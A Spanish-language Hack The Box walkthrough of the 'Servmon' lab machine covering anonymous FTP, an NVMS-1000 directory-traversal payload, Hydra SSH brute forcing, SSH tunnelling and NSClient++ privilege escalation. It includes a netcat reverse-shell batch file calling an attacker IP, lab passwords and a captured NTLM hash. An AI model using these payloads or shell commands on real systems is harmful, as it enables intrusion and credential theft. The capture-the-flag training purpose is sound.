Servmon

HTB MÁQUINA SAUNA

Veamos las características de la Máquina, vemos que tiene una puntuación de 2.2, es una maquina en Windows y que está en la categoría de fácil.

- ***User:*** lo primero que realizamos es un escaneo de puertos para ver con que nos encontramos, en este escaneo vemos que tiene varios puertos interesantes, como el 445, el puerto 21 con ftp, vemos que tiene un servicio ssh y cuenta con un servicio http en el puerto 80.

```
root@angussMoody:~/hackthebox/Servmon-10.10.10.184# cat nmap.txt
# Nmap 7.80 scan initiated Sun Apr 12 11:16:57 2020 as: nmap -sC -sV -O -o nmap.txt 10.10.10.184
Nmap scan report for 10.10.10.184
Host is up (0.17s latency).
Not shown: 992 closed ports
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
22/tcp   open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
80/tcp   open  http?
135/tcp  open  msrpc?
139/tcp  open  netbios-ssn?
445/tcp  open  microsoft-ds?
6699/tcp open  napster?
8443/tcp open  https-alt?
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2020-01-14T13:24:20
|_Not valid after:  2021-01-13T13:24:20
|_ssl-date: TLS randomness does not represent time
Device type: firewall
Running (JUST GUESSING): Fortinet embedded (87%)
OS CPE: cpe:/h:fortinet:fortigate_100d
Aggressive OS guesses: Fortinet FortiGate 100D firewall (87%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Apr 12 11:18:54 2020 -- 1 IP address (1 host up) scanned in 118.72 seconds
```

Servmon

Al ver que tenemos corriendo un servicio ftp en el puerto 21, vamos a realizar un escaneo agresivo para saber con que contamos y nos damos cuenta que ponemos tener acceso por medio de Anonymous en el directorio users

```
root@angussMoody:~/hackthebox/Servmon-10.10.10.184# nmap -p21 -A -T5 10.10.10.184
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-07 15:13 -05
Nmap scan report for 10.10.10.184
Host is up (0.20s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_01-18-20  12:05PM       <DIR>          Users
| ftp-syst:
|_  SYST: Windows_NT
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Longhorn (94%), Microsoft Windows 10 1511 (93%), Microsoft Windows 10
 1703 (93%), Microsoft Windows Server 2008 SP2 (93%), Microsoft Windows 7 SP1 (93%), Microsoft Windows 8 (93%)
, Microsoft Windows Server 2008 R2 (92%), Microsoft Windows 8.1 Update 1 (92%), Microsoft Windows 7 Enterprise
 SP1 (91%), Microsoft Windows Vista SP1 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 21/tcp)
HOP RTT       ADDRESS
1   177.70 ms 10.10.14.1
2   569.33 ms 10.10.10.184

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.94 seconds
```

```
root@angussMoody:~/hackthebox/Servmon-10.10.10.184# ftp 10.10.10.184
Connected to 10.10.10.184.
220 Microsoft FTP Service
Name (10.10.10.184:root): Anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-18-20  12:05PM       <DIR>          Users
226 Transfer complete.
ftp> cd users
250 CWD command successful.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-18-20  12:06PM       <DIR>          Nadine
01-18-20  12:08PM       <DIR>          Nathan
226 Transfer complete.
ftp>
```

Así que vamos a iniciar sesión por medio de Anonymous y con este nos encontramos con 2 users, que vamos a enumerar a ver con que nos encontramos en estos dos directorios

Dentro del directorio de Nadine, nos encontramos con un archivo llamado Confidential, el cual nos descargamos, pero antes de leer este archivo, vamos a continuar con la enumeración a los directorios que tenemos acceso.

```
ftp> cd Nadine
250 CWD command successful.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-18-20  12:08PM                  174 Confidential.txt
226 Transfer complete.
ftp> get Confidential.txt
local: Confidential.txt remote: Confidential.txt
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
174 bytes received in 0.47 secs (0.3641 kB/s)
ftp>
```

Servmon

```
ftp> cd Nathan
250 CWD command successful.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-18-20  12:10PM                  186 Notes to do.txt
226 Transfer complete.
ftp> get "Notes to do.txt"
local: Notes to do.txt remote: Notes to do.txt
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
186 bytes received in 0.20 secs (0.8865 kB/s)
ftp>
```

Vemos que dentro del directorio de Nathan nos encontramos con un archivo llamado Notes to do, de momento no vemos más archivos así que vamos a pasar a leerlos para saber con qué nos encontramos.


Revisando el archivo Confidential, nos encontramos con una nota que Nadine le envía a Nathan, donde le dice que en el escritorio de dejó un archivo llamados passwords.txt que lo elimine cuando termine de editarlo y que lo ponga en una carpeta segura.

```
Nathan,

I left your Passwords.txt file on your Desktop.
Please remove this once you have edited it
yourself and place it back into the secure folder.

Regards

Nadine
```

```
1) Change the password for NVMS - Complete
2) Lock down the NSClient Access - Complete
3) Upload the passwords
4) Remove public access to NVMS
5) Place the secret files in SharePoint
```

Y en otro archivo vemos una serie de 5 tareas de las cuales 2 ya están realizadas y al parecer el archivo passwords continúa en el escritorio.


En este punto sin encontrar nada más significativo para la explotación de la máquina, pasamos a ver con que nos encontramos en el servicio de http, donde vemos un servicio llamado nvms-1000 así que con esta información, vamos a ver si encontramos algún exploit conocido.




Realizando la búsqueda nos encontramos con un exploit que nos dice que podemos hacer una petición por medio de GET y que podríamos tener lectura de los archivos, en este caso vamos a probar con el archivo win.ini a ver si tenemos la respuesta esperada.

```
root@angussMoody:~/hackthebox/Servmon-10.10.10.184# searchsploit nvms
------------------------------------------------------------------------------ ----------------------------------------
 Exploit Title                                                                |  Path
                                                                              | (/usr/share/exploitdb/)
------------------------------------------------------------------------------ ----------------------------------------
NVMS 1000 - Directory Traversal                                               | exploits/hardware/webapps/47774.txt
OpenVms 5.3/6.2/7.x - UCX POP Server Arbitrary File Modification              | exploits/multiple/local/21856.txt
OpenVms 8.3 Finger Service - Stack Buffer Overflow                            | exploits/multiple/dos/32193.txt
------------------------------------------------------------------------------ ----------------------------------------
Shellcodes: No Result
root@angussMoody:~/hackthebox/Servmon-10.10.10.184# cat /usr/share/exploitdb/exploits/hardware/webapps/47774.txt
# Title: NVMS-1000 - Directory Traversal
# Date: 2019-12-12
# Author: Numan Türle
# Vendor Homepage: http://en.tvt.net.cn/
# Version : N/A
# Software Link : http://en.tvt.net.cn/products/188.html

POC
---------

GET /../../../../../../../../../../../../windows/win.ini HTTP/1.1
Host: 12.0.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

Response
---------

; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
root@angussMoody:~/hackthebox/Servmon-10.10.10.184#
```

Vamos a hacer uso de la herramienta BurpSuite configuramos nuestro navegador con el proxy en el puerto 8080 por medio de foxy proxy o de manera manual, como lo hagas normalmente, como paréntesis (recomiendo que se configure esta extensión en nuestro navegador, para un uso más rápido y practico) en nuestro burp ponemos a la escucha y enviamos la consulta a repeater, dando click derecho o simplemente dando control + R.



Ahora que estamos en Repeater vemos que si le damos en send nos muestra la página.



Ahora vamos a probar lo que vimos en el exploit para saber si responde de la forma esperada, realizamos la modificación en el método GET y le damos en send y vemos que tenemos la respuesta que esperábamos, esto nos quiere decir que podemos leer los archivos.

Ahora vamos a tratar de leer el archivo que hemos visto antes llamado Passwords.txt que ya antes vimos que se encontraba en el escritorio de Nathan.

Servmon

Ya en este punto contamos con dos Users y siete password, así que vamos a tratar de ver a quien o quienes pertenecen estos passwords, para eso vamos a hacer uso de la herramienta Hydra en los servicios que contamos como ftp y ssh, de estas pruebas tenemos respuesta por parte del servicio ssh, con el usuario Nadine.

```
root@angussMoody:~/hackthebox/Servmon-10.10.10.184# hydra -L Users.txt -P Passwords.txt 10.10.10.184 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal
 purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-05-07 18:02:38
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 14 tasks per 1 server, overall 14 tasks, 14 login tries (l:2/p:7), ~1 try per task
[DATA] attacking ssh://10.10.10.184:22/
[22][ssh] host: 10.10.10.184   login: Nadine   password: L1k3B1gBut7s@W0rk
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-05-07 18:02:43
root@angussMoody:~/hackthebox/Servmon-10.10.10.184#
```

Vamos a iniciar sesión por medio de ssh con estas credenciales encontradas

```
Microsoft Windows [Version 10.0.18363.752]
(c) 2019 Microsoft Corporation. All rights reserved.

nadine@SERVMON C:\Users\Nadine>cd Desktop

nadine@SERVMON C:\Users\Nadine\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 728C-D22C

 Directory of C:\Users\Nadine\Desktop

08/04/2020  22:28    <DIR>          .
08/04/2020  22:28    <DIR>          ..
08/05/2020  00:14                34 user.txt
               1 File(s)             34 bytes
               2 Dir(s)  27,414,548,480 bytes free

nadine@SERVMON C:\Users\Nadine\Desktop>
```

de esta manera obtenemos nuestra primer flag

Servmon

- ***Escalada de Privilegios:***

Para la escalada de privilegios vamos a ver si podemos escalar por el servicio nombrado en el archivo Notes to do, así nos dirigimos a C:\Program Files\NSClient++ donde nos encontramos con varios archivos importante, entre ellos un directorio llamado web

```
 Directory of c:\Program Files\NSClient++

16/01/2020  19:11    <DIR>          .
16/01/2020  19:11    <DIR>          ..
09/12/2015  01:17            28,672 boost_chrono-vc110-mt-1_58.dll
09/12/2015  01:17            50,688 boost_date_time-vc110-mt-1_58.dll
09/12/2015  01:17           117,760 boost_filesystem-vc110-mt-1_58.dll
09/12/2015  01:22           439,296 boost_program_options-vc110-mt-1_58.dll
09/12/2015  01:23           256,000 boost_python-vc110-mt-1_58.dll
09/12/2015  01:17           765,952 boost_regex-vc110-mt-1_58.dll
09/12/2015  01:16            19,456 boost_system-vc110-mt-1_58.dll
09/12/2015  01:18           102,400 boost_thread-vc110-mt-1_58.dll
14/01/2020  14:24                51 boot.ini
18/01/2018  16:51           157,453 changelog.txt
28/01/2018  23:33         1,210,392 check_nrpe.exe
08/04/2020  10:48    <DIR>          crash-dumps
05/11/2017  22:09           318,464 Google.ProtocolBuffers.dll
09/12/2015  00:16         1,655,808 libeay32.dll
05/11/2017  23:04            18,351 license.txt
05/10/2017  08:19           203,264 lua.dll
14/01/2020  14:24    <DIR>          modules
10/04/2020  19:32             2,683 nsclient.ini
08/05/2020  00:30            33,886 nsclient.log
05/11/2017  22:42            55,808 NSCP.Core.dll
28/01/2018  23:32         4,765,208 nscp.exe
05/11/2017  22:42           483,328 NSCP.Protobuf.dll
19/11/2017  17:18           534,016 nscp_json_pb.dll
19/11/2017  16:55         2,090,496 nscp_lua_pb.dll
23/01/2018  21:57           507,904 nscp_mongoose.dll
19/11/2017  16:49         2,658,304 nscp_protobuf.dll
05/11/2017  23:04             3,921 old-settings.map
28/01/2018  23:21         1,973,760 plugin_api.dll
23/05/2015  09:44         3,017,216 python27.dll
27/09/2015  16:42        28,923,515 python27.zip
28/01/2018  23:34           384,536 reporter.exe
14/01/2020  14:24    <DIR>          scripts
14/01/2020  14:24    <DIR>          security
09/12/2015  00:16           348,160 ssleay32.dll
23/05/2015  09:44           689,664 unicodedata.pyd
14/01/2020  14:24    <DIR>          web
05/11/2017  22:20         1,273,856 where_filter.dll
23/05/2015  09:44            47,616 _socket.pyd
              33 File(s)     53,137,884 bytes
               7 Dir(s)  27,443,490,816 bytes free

nadine@SERVMON c:\Program Files\NSClient++>
```

Donde nos encontramos con un index.html así que vamos a ver si cuenta con puertos internos para correr esta página y nos encontramos con varios puertos entre ellos el puerto 8443 que investigando un poco nos dice que corre el servicio https, así que ahora vamos a buscar la forma de crear un túnel en nuestro localhost.


```
nadine@SERVMON c:\Program Files\NSClient++\web>id
'id' is not recognized as an internal or external command,
operable program or batch file.

nadine@SERVMON c:\Program Files\NSClient++\web>dir
 Volume in drive C has no label.
 Volume Serial Number is 728C-D22C

 Directory of c:\Program Files\NSClient++\web

14/01/2020  14:24    <DIR>          .
14/01/2020  14:24    <DIR>          ..
05/11/2017  23:11             5,717 index.html
14/01/2020  14:24    <DIR>          static
               1 File(s)          5,717 bytes
               3 Dir(s)  27,441,782,784 bytes free

nadine@SERVMON c:\Program Files\NSClient++\web>netstat -aon

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING       2560
  TCP    0.0.0.0:22             0.0.0.0:0              LISTENING       2708
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       8092
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       872
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING       5652
  TCP    0.0.0.0:5666           0.0.0.0:0              LISTENING       2688
  TCP    0.0.0.0:5666           0.0.0.0:0              LISTENING       2688
  TCP    0.0.0.0:6063           0.0.0.0:0              LISTENING       8092
  TCP    0.0.0.0:6699           0.0.0.0:0              LISTENING       8092
  TCP    0.0.0.0:7680           0.0.0.0:0              LISTENING       8140
  TCP    0.0.0.0:8443           0.0.0.0:0              LISTENING       2688
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       636
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       492
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       1088
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       1556
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING       2092
  TCP    0.0.0.0:49669          0.0.0.0:0              LISTENING       628
  TCP    0.0.0.0:49670          0.0.0.0:0              LISTENING       2420
```

Servmon

Creamos un tunel por medio de ssh para correr este puerto en nuestro localhost

```
root@angussMoody:~/hackthebox/Servmon-10.10.10.184# ssh -f -N -L 8443:127.0.0.1:8443 nadine@10.10.10.184
nadine@10.10.10.184's password:
root@angussMoody:~/hackthebox/Servmon-10.10.10.184#
```

Realizando este túnel tenemos acceso a la página, así que vamos a ver como podemos realizar una escalada de privilegios por medio de este servicio y nos encontramos con este artículo (https://www.exploit-db.com/exploits/46802) que nos da unos pasos para llegar a tener los permisos de administrador.



Lo primero que nos dice este artículo es que debemos encontrar la password dentro del archivo nsclient.ini, así que vamos a leer este archivo y nos encontramos con mucha información, entre ellos la password.


```
nadine@SERVMON C:\Program Files\NSClient++>type nsclient.ini
# If you want to fill this file with all available options run the following command:
#   nscp settings --generate --add-defaults --load-all
# If you want to activate a module and bring in all its options use:
#   nscp settings --activate-module <MODULE NAME> --add-defaults
# For details run: nscp settings --help


; in flight - TODO
[/settings/default]

; Undocumented key
password = ew2x6SsGTxjRwXOT

; Undocumented key
allowed hosts = 127.0.0.1


; in flight - TODO
[/settings/NRPE/server]

; Undocumented key
ssl options = no-sslv2,no-sslv3

; Undocumented key
verify mode = peer-cert

; Undocumented key
insecure = false
```

Otra forma de ver la password es por medio de este comando

```
nadine@SERVMON C:\Program Files\NSClient++>nscp web -- password --display
Current password: ew2x6SsGTxjRwXOT

nadine@SERVMON C:\Program Files\NSClient++>
```

Servmon

Probamos está password en el navegador y tenemos acceso.



Luego nos dice que debemos crear un archivo .bat con una Shell y subirlo a Temp con el binario nc.exe

```
@echo off
c:\temp\nc.exe 10.10.14.58 4444 -e cmd.exe
```

Hacemos uso de la herramienta smbserver de impacket para subir estos archivos a nuestra máquina victima

```
nadine@SERVMON c:\Temp>copy \\10.10.14.58\serv\shell.bat
        1 file(s) copied.

nadine@SERVMON c:\Temp>
```

```
root@angussMoody:~/hackthebox/Servmon-10.10.10.184# impacket-smbserver -smb2support serv .
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.184,50899)
[*] AUTHENTICATE_MESSAGE (SERVMON\Nadine,SERVMON)
[*] User SERVMON\Nadine authenticated successfully
[*] Nadine::SERVMON:4141414141414141:f8f0feba57db67a17cbe2fa9659e9218:0101000000000000080a6082fcd24d601c7664e6dee70192d000000000100100049
0048004b0055004e006a00770071000300100049004800 4b0055004e006a00770071000200100 06e0058007600520069004e0046007800040010006e0058007600520069
004e0046007800070008008 0a6082fcd24d6010600040002000000080030003000000000000000000000000002000005a5b7e50fe7bc5f578a7547739aeb899ccb8405fed
8376c5674b1b3b0008cc6a0a0010000000000000000000000000000000000000000900200063006900660073002f00310030002e00310030002e00310034002e003500380000
00000000000000
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:serv)
[*] Disconnecting Share(1:IPC$)
[*] Disconnecting Share(2:serv)
[*] Handle: 'ConnectionResetError' object is not subscriptable
[*] Closing down connection (10.10.10.184,50899)
[*] Remaining connections []
```

Servmon

```
nadine@SERVMON C:\Temp>dir
 Volume in drive C has no label.
 Volume Serial Number is 728C-D22C

 Directory of C:\Temp

08/05/2020  03:57    <DIR>          .
08/05/2020  03:57    <DIR>          ..
26/12/2010  19:31            43,696 nc.exe
08/05/2020  01:10                53 shell.bat
               2 File(s)         43,749 bytes
               2 Dir(s)  27,435,208,704 bytes free

nadine@SERVMON C:\Temp>
```

```
root@angussMoody:~/hackthebox/Servmon-10.10.10.184# nc -lvp 4444
listening on [any] 4444 ...
```

Después de intentar un rato por medio de la página web sin resultados y siendo muy inestable la conexión a ella, pasamos al foro y vemos que una buena manera de realizar el proceso es por medio de la API así que vamos a buscar la forma de escalar privilegios por medio de esta forma, buscando un poco nos encontramos con estás páginas que nos ayudan a realizar el escalamiento de privilegios.

(https://docs.nsclient.org/api/rest/modules/#load-module) (https://docs.nsclient.org/api/rest/scripts/#list-scripts) (https://docs.nsclient.org/api/rest/queries/#command-execute)

Donde podremos realizar los pasos que vimos en el exploit, después de subir los archivos, ponemos nuestra máquina a la escucha en el puerto que de nuestra Shell

así que lo primero es realizamos es cargar los modulos CheckExternalScript y Scheduler, luego agregamos como Script nuestro archivo shell.bat y por último vamos a ejecutar esta Shell y de esta manera recibimos conexión en el servicio que teníamos a la escucha

```
